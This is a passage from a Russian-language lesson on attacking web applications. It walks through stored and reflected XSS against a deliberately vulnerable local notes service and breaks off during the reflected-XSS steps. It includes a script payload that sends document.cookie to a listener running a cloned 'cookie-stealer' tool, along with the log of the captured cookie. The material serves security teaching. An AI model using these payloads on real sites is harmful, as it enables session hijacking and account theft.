



Анализ защищенности веб-приложений

Оглавление

1. **XSS (Cross-Site Scripting)**
 - 1.1. Обзор уязвимости XSS
 - 1.2. Эксплуатация хранимой XSS
 - 1.3. Эксплуатация отражаемой XSS
 - 1.4. Защита от XSS
2. **CSRF (Cross-Site Request Forgery)**
 - 2.1. Обзор уязвимости CSRF
 - 2.2. Эксплуатация CSRF
 - 2.3. Защита от CSRF

Клиентские атаки

В этом уроке мы разберём две клиентские уязвимости - **XSS** и **CSRF**, которые довольно часто встречаются в коммерческих проектах. Первая уязвимость позволяет злоумышленнику внедрять вредоносный **Javascript**-код, а вторая проводить фишинг-атаку на пользователя. Обе атаки позволяют выполнять различные действия от лица жертвы, которая не подозревает об этом.

XSS (Cross-Site Scripting)

XSS (англ. аббр. **Cross-Site Scripting** “Межсайтовый скриптинг”) - уязвимость в веб-приложениях, которая возникает при отсутствии или недостаточной фильтрации пользовательского ввода. В таком случае злоумышленник может внедрить вредоносный код **Javascript**: он может выполнять действия от лица пользователя в рамках веб-сайта, например, записывать клавиши, которые пользователь нажимает, находясь на веб-ресурсе.

Обзор уязвимости XSS

XSS бывает трёх видов - отражаемая (**reflected**), сохраняемая (**stored**) и **DOM-Based**:

1. Первая возникает, как правило, в уязвимых **GET**-параметрах и возвращается в ответе сервера.
2. Вторая, наиболее опасная, обычно сохраняется, например, в базах данных и тоже возвращается в ответе сервера.
3. Последняя эксплуатируется только на стороне клиента, то есть сервер не возвращает полезную нагрузку в ответе, но при этом она всё также опасна, как и первые две.

Все три вида уязвимости используются для фишинга, кражи учётных данных и сессий жертв, изменения содержимого веб-страниц, распространения вирусов.

Проще всего проверить наличие **XSS** уязвимости с помощью следующего пэйлоада (от англ. **payload** - “полезная нагрузка”), указав его в **GET**-параметре, либо в форму пользовательского ввода:


```
<script>alert();</script>
```

Но это достаточно простая конструкция, которая не позволяет обойти фильтры. Для профессионального тестирования на **XSS** требуются более сложные пэйлоады.

Предположим, что есть некий сайт, позволяющий создавать свои заметки, которые в дальнейшем будут храниться на сервере и их можно будет просматривать. Рассмотрим, какие уязвимости могут быть в таком веб-сервисе.


Эксплуатация хранимой XSS

Перейдём на <http://localhost/lesson4/registration.php>, чтобы зарегистрировать аккаунт на нашем веб-сервисе:



The screenshot shows a web browser window with the address bar displaying `localhost/lesson4/registration.php`. The page title is "Зарегистрироваться". The form contains three input fields: the first contains the text "student", the second and third are masked with dots. Below the fields is a button labeled "Продолжить".

После регистрации нас перебросит на [login.php](http://localhost/lesson4/login.php):



The screenshot shows a web browser window with the address bar displaying `localhost/lesson4/login.php`. The page title is "Войти". The form contains two input fields: the first contains the text "student", the second is masked with dots. Below the fields is a button labeled "Продолжить".

Повторно вводим свои данные и переходим на [index.php](http://localhost/lesson4/index.php):

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Экстренное удаление аккаунта с заметками

Попробуем создать одну тестовую заметку, например, про кота:

localhost/lesson4/index.php

Заметки

Кот

Купить котика корм и покормить

Создать

Отлично! Заметка создалась - появилась внизу ссылка:

localhost/lesson4/index.php

Заметки

Заголовок


Заметка

Создать

[Заметка #1 - Кот](#)

Экстренное удаление аккаунта с заметками


Нажмём на ссылку, чтобы открыть заметку полностью:



Итак, у нас тут отображается заголовок и само содержимое заметки.

Как уже говорилось ранее, уязвимость **XSS** возникает из-за недостаточной фильтрации ввода пользователя. То есть опасные символы/наборы символов, например, `>`, `<`, `<>`, `</>`, не экранируются. Как мы можем это использовать?

Давайте проверим стандартный пэйлоад **XSS**, добавив следующий текст в отправляемые данные - `<script>alert();</script>`, а саму заметку назовём "Проверка на **XSS**":



Нажимаем кнопку "Создать" и переходим по ссылке заметки **2**:

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Заметка #1 - Кот

Заметка #2 - Проверка на XSS

Экстренное удаление аккаунта с заметками

Появляется всплывающее окно с сообщением с помощью функции `alert()`:

localhost/lesson4/note.php?title=Проверка на XSS

Заметка "Проверка на XSS"


Содержание:

localhost

OK

Если мы откроем исходный код страницы, то увидим, что теги `<script>` и `</script>` никак не фильтруются, внедряясь в код веб-страницы:

Наш сервис предназначен для личных заметок, и никто кроме нас, не имеет к ним доступа. Но давайте предположим, что все заметки могли бы модерироваться администратором. Какую полезную нагрузку нам стоило бы использовать, чтобы украсть его куки? Воспользуемся следующим инструментом - <https://github.com/kensworth/cookie-stealer>:



Перейдём в каталог “Загрузки” пользователя и скопируем репозиторий с помощью команды `git clone` (терминал можно открыть с помощью комбинации клавиш **CTRL + ALT + T**):

```
(student@codeby)-[/var/www/html]
$ cd ~/Загрузки
```

```
(student@codeby)-[~/Загрузки]
$ git clone https://github.com/kensworth/cookie-stealer
```

Клонирование в «cookie-stealer»...

remote: Enumerating objects: 12, done.

remote: Total 12 (delta 0), reused 0 (delta 0), pack-reused 12

Получение объектов: 100% (12/12), готово.

Определение изменений: 100% (4/4), готово.

Теперь перейдём в каталог **cookie-stealer** и запустим веб-сервер **PHP** от лица суперпользователя через **sudo** (пароль **codeby**):

```
(student@codeby)-[~/Загрузки]
$ cd cookie-stealer
```

```
(student@codeby)-[~/Загрузки/cookie-stealer]
$ sudo php -S localhost:8000
```

[sudo] пароль для student:

[Wed Jul 12 08:08:15 2023] PHP 8.2.5 Development Server (http://localhost:8000) started

Наш веб-сервер примет **HTTP** запрос с куками пользователя, посетившего страницу, которая уязвима к **XSS**. Зайдём на главную страницу и сделаем заметку со следующим содержанием:

localhost/lesson4/index.php

Заметки

Секретная заметка

```
<script>document.location= "http://localhost:8000/cookiegrab.php?c=" + document.cookie;</script>
```

Создать

Заметка #1 - Кот

Заметка #2 - Проверка на XSS

Экстренное удаление аккаунта с заметками

У нас появилась ссылка на заметку под номером **3**:

localhost/lesson4/index.php


Заметки

Создать

Заметка #1 - Кот
Заметка #2 - Проверка на XSS
Заметка #3 - Секретная заметка

Экстренное удаление аккаунта с заметками

Переходим по ссылке и видим пустую страницу:




Тем временем в терминале появляются следующие строки:

```
(student@codeby)-[~/Загрузки/cookie-stealer]
$ sudo php -S localhost:8000
[sudo] пароль для student:
[Wed Jul 12 08:08:15 2023] PHP 8.2.5 Development Server (http://localhost:8000)
started
[Wed Jul 12 08:08:51 2023] [::1]:54278 Accepted
[Wed Jul 12 08:08:51 2023] PHP Warning: Undefined array key "c" in
/home/student/Загрузки/cookie-stealer/cookiegrab.php on line 3
[Wed Jul 12 08:08:51 2023] [::1]:54278 [200]: GET /cookiegrab.php?c=User=student
[Wed Jul 12 08:08:51 2023] [::1]:54278 Closing
[Wed Jul 12 08:08:51 2023] [::1]:54294 Accepted
[Wed Jul 12 08:08:51 2023] [::1]:54294 [404]: GET /favicon.ico - No such file or
directory
[Wed Jul 12 08:08:51 2023] [::1]:54294 Closing
```

Нас интересует вот эта строчка:

[Wed Jul 12 08:08:51 2023] [::1]:54278 [200]: GET /cookiegrab.php?c=User=student

Куками пользователя является пара **ключ=значение**, в нашем случае это **User=student**. Мы можем проверить это через веб-браузер - перейдём на главную страницу задания (<http://localhost/lesson4/index.php>) и нажмём кнопку **F12** (в Firefox):



Таким образом мы можем красть куки любых пользователей, которые откроют вредоносную веб-страницу с **XSS**-пэйлодом.

Эксплуатация отражаемой XSS

Теперь давайте рассмотрим отражаемую **XSS**. Как уже говорилось ранее, данный тип уязвимости используется для **фишинга**, а полезная нагрузка располагается в **GET**-параметре вредоносного **URL**.

Перейдём на наш веб-сайт и рассмотрим наши заметки немного подробнее. На данный момент у нас их 3 штуки:

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Заметка #1 - Кот

Заметка #2 - Проверка на XSS

Заметка #3 - Секретная заметка

Экстренное удаление аккаунта с заметками

Давайте перейдём в первую заметку:

localhost/lesson4/note.php?title=Кот

Заметка "Кот"

Содержание:

Купить котика корм и покормить

Вроде бы ничего необычного, верно? Но тут у нас есть **GET**-параметр **title**, в который передаётся заголовок заметки. Попробуем его изменить:

localhost/lesson4/note.php?title=test

Заметка "test"

Содержание:

1


2

3

1. Указываем в **GET**-параметр **title** значение **test**.
2. На странице отображается текст "**Заметка "test"**". Это значит, что сервер, обрабатывая наш **GET**-запрос, отрисовывает страницу с указанным в запросе значением.
3. Блок "**Содержание**" пустой, так как в базе данных нет заметки с заголовком **test**.


Попробуем внедрить стандартный **XSS**-пэйлоад:

`http://localhost/lesson4/note.php?title=<script>alert();</script>`




Отлично! Всплывающее окно функции **alert()** отобразилось, следовательно, внедрённый нами **JavaScript**-код, был успешно обработан сервером. Попробуем проверить тот же трюк, что и с хранимой **XSS**-уязвимостью: украдём куки пользователя. В данном случае нет привязки к аккаунту, так как независимо от того есть ли заметка или нет, выводится страница с заголовком из **GET**-параметра **URL**. Следовательно, мы можем атаковать любого пользователя.

Давайте откроем новое окно браузера **Firefox** в режиме инкогнито, чтобы создать новую сессию на сайте:



Теперь переходим на страницу регистрации и создаём нового пользователя:



И авторизуемся:

Вход

localhost/lesson4/login.php

Войти

admin

•••••

Продолжить

Отлично! Сейчас у нас открыто два окна браузера в обычном режиме (в нём сессия пользователя **student**) и инкогнито (в нём сессия пользователя **admin**):

Заметки

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Заметка #1 - Кот
Заметка #2 - Проверка на XSS
Заметка #3 - Секретная заметка

Экстренное удаление аккаунта с заметками

1

Заметки

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Экстренное удаление аккаунта с заметками

2

Создадим от лица пользователя админа (окно инкогнито) какую-нибудь заметку:

Заметки

localhost/lesson4/index.php

